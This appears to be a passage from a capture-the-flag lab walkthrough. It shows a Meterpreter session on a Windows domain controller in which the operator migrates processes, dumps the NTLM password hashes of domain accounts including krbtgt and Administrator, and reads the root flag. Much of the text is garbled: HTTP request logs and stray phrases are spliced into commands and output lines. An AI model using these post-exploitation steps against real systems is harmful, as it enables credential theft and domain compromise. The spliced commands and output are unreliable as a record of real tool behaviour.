[*] Meterpreter session 3 opened (10.18.88.130:1234 → 10.10.184.177:51587) at 2024-01-27 11:24:48 -0500
```

```
meterpreter > migrate 792
```

```
[*] Migrating from 3048 to 792 ... (http://0.0.0.0:8080/) ...
[*] Migration completed successfully. [1] "GET /powerup.ps1 HTTP/1.1" 200 -
```

```
meterpreter > hashdump
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8537943ee84c50d9d4035c519ce2cb68:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:43c1c941c7f0eb3a74d8864ab7dfa212:::
atlbitbucket:1000:aad3b435b51404eeaad3b435b51404ee:45ea108d3819d7c29f90dbbbf4f461e3::: Zero.exe
bitbucket:1106:aad3b435b51404eeaad3b435b51404ee:662c1dd5bce43df69d4985b25e32c3d5:::
nik:1107:aad3b435b51404eeaad3b435b51404ee:5d5836b97d87fa074ae0816ea3dce11f:::
replication:1108:aad3b435b51404eeaad3b435b51404ee:726f0540b14359fd0aae16b64f7aba1b:::
spooks:1109:aad3b435b51404eeaad3b435b51404ee:09bd6a8bd8b7f99fd52c5cb6d2e12c2f:::
korone:1110:aad3b435b51404eeaad3b435b51404ee:ec1e88e3350ecb99acf83da78cef58cf:::
banana:1111:aad3b435b51404eeaad3b435b51404ee:002fe8dadde2f14a94aff86f69399554:::
Cake:1112:aad3b435b51404eeaad3b435b51404ee:38115b4ef800a62f66d6b14733b4ad56:::
contractor-temp:1116:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
varg:1117:aad3b435b51404eeaad3b435b51404ee:9ce2b46b0b12f5d1ecd4fbc42aa5eb6d:::
joiner:1119:aad3b435b51404eeaad3b435b51404ee:e40cf8068cb20d6d89e26c3291b33f93:::
LAB-DC$:1001:aad3b435b51404eeaad3b435b51404ee:333b160f2e1d7cc051e1dfbe2089798d:::
ENTERPRISE$:1104:aad3b435b51404eeaad3b435b51404ee:d84d2d46e70ebdcd94ec6f3c79f5731f:::
```

```
meterpreter >
```

```
[*] No platform was selected, choosing msf...module...platform...windows...[1]
```

```
meterpreter > cd Administrator\\Desktop\\ from the payload
```

```
meterpreter > ls listed, outputting raw payload
```

```
Listing: C:\Users\Administrator\Desktop
```

```
=====
```

```
Saved as: Zero.exe
```

Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	282	file	2021-03-11 20:47:55 -0500	desktop.ini
100666/rw-rw-rw-	37	file	2021-03-14 22:49:34 -0400	root.txt

```
10.10.184.177 - - [27/Jan/2024 11:08:17] "GET /Zero.exe HTTP/1.1" 200 -
```

```
meterpreter > cat root.txt 2024-11-15:28] "GET /Zero.exe HTTP/1.1" 200 -
```

```
THM{1a1fa94875421296331f145971ca4881}meterpreter >
```